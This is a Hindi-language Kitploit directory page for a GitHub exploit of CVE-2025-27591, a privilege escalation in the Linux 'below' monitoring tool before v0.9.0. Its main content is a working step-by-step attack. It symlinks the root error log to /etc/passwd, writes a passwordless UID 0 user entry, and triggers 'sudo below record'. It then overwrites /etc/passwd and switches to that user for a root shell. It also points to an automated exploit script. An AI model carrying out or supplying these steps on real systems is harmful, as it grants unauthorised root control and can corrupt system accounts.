
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
Linux-Privilege-Escalation-CVE-2025-27591 — CVE-2025-27591 Below सेवा (संस्करण < v0.9.0) में एक ज्ञात विशेषाधिकार वृद्धि भेद्यता है। | Kitploit

उपकरण/GitHubGitHub/dollarboysushil/linux-privilege-escalation-cve-2025-27591
विशेषाधिकार वृद्धिभेद्यता विश्लेषणशोषणपोस्ट-शोषणपेनिट्रेशन टेस्टिंगरेड टीमिंग
GitHubdollarboysushil/linux-privilege-escalation-cve-2025-27591

Linux-Privilege-Escalation-CVE-2025-27591

साझा करें

CVE-2025-27591 Below सेवा (संस्करण < v0.9.0) में एक ज्ञात विशेषाधिकार वृद्धि भेद्यता है।

रिपॉजिटरी देखें
72371 साल पहलेअभी तक समीक्षित नहीं

CVE-2025-27591 - below में लिखने योग्य सिमलिंक के माध्यम से विशेषाधिकार वृद्धि

सारांश

यह CVE-2025-27591 के लिए एक सरल शोषण है, जो below Linux सिस्टम मॉनिटरिंग टूल में एक स्थानीय विशेषाधिकार वृद्धि भेद्यता है। यह भेद्यता v0.9.0 से पहले के संस्करणों को प्रभावित करती है और सिस्टम में गलत अनुमति असाइनमेंट के कारण उत्पन्न होती है। यह मुद्दा जनवरी 2025 में खोजा गया था और 12 मार्च 2025 को सार्वजनिक रूप से प्रकट किया गया (SecurityOnline, OpenWall)। जब below को sudo के साथ चलाया जाता है, तो यह विश्व-लेखन योग्य निर्देशिका (/var/log/below) में त्रुटियों को लॉग कर सकता है, जिससे हमलावरों को /etc/passwd जैसे संवेदनशील लक्ष्यों पर एक लॉग फ़ाइल को सिमलिंक करने की अनुमति मिलती है।

इसका शोषण करके, below तक sudo पहुँच वाला एक विशेषाधिकार रहित उपयोगकर्ता रूट तक विशेषाधिकार बढ़ा सकता है।


भेद्यता विवरण

  • CVE आईडी: CVE-2025-27591
  • कमजोर उपकरण: below
  • प्रभावित सुविधा: below record के माध्यम से लॉगिंग
  • कमजोर पथ: /var/log/below/error_root.log
  • हमले की पूर्वापेक्षाएँ:
    • निर्देशिका /var/log/below विश्व-लेखन योग्य है
    • हमलावर बिना पासवर्ड के sudo /usr/bin/below record चला सकता है

शोषण चरण (मैनुअल)


✅ चरण 1: विश्व-लेखन योग्य लॉग निर्देशिका सत्यापित करें

आपको देखना चाहिए:

drwxrwxrwx 2 root root 4096 ... /var/log/below
वैकल्पिक पाठ

✅ चरण 2: किसी भी मौजूदा error_root.log को हटाएँ

rm -f /var/log/below/error_root.log

✅ चरण 3: /etc/passwd के लिए एक सिमलिंक बनाएँ

ln -s /etc/passwd /var/log/below/error_root.log

फिर इसका उपयोग करके जाँच करें

ls -la /var/log/below/error_root.log
# should show: error_root.log -> /etc/passwd

वैकल्पिक पाठ2

✅ चरण 4: एक पेलोड फ़ाइल बनाएँ

यह बिना पासवर्ड के एक नया रूट उपयोगकर्ता attacker जोड़ेगा:

echo 'dollarboysushil::0:0:dollarboysusil:/root:/bin/bash' > /tmp/payload

फ़ाइल संरचना

username:password:UID:GID:comment(home/full name):home_directory:shell

यहाँ मुख्य बात UID और GUID है

हम UID और GUID को 0 पर सेट कर रहे हैं, जिससे उपयोगकर्ता रूट उपयोगकर्ता बन जाता है और Group ID = रूट ग्रुप

वैकल्पिक पाठ3

✅ चरण 5: रूट के रूप में लॉग लिखने को ट्रिगर करें

यह शोषण का मूल है।

sudo /usr/bin/below record

यह कमांड विफल या टाइमआउट होने की उम्मीद है — लेकिन यह /var/log/below/error_root.log पर त्रुटि लॉग लिखने का प्रयास करेगा, जो वास्तव में /etc/passwd है।

💡 कुछ मामलों में, यह अकेला /etc/passwd को दूषित कर सकता है — इसलिए हम इसे अगले चरण में पूरी तरह से अधिलेखित करते हैं।

✅ चरण 6: सिमलिंक के माध्यम से /etc/passwd को अधिलेखित करें

cp /tmp/payload /var/log/below/error_root.log

वैकल्पिक पाठ4

✅ चरण 7: रूट बनें

su attacker

आप बिना पासवर्ड के रूट शेल में प्रवेश कर जाएँगे।

वैकल्पिक पाठ5

शोषण चरण (स्वचालित)


python3 dbs_exploit.py

वैकल्पिक पाठ6

टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    601
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    403
  • 4

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    265
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    वेब पर 7,700+ सोशल मीडिया पहचानों को खोजने और मैप करने के लिए AI-संचालित OSINT इंजन

    263

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →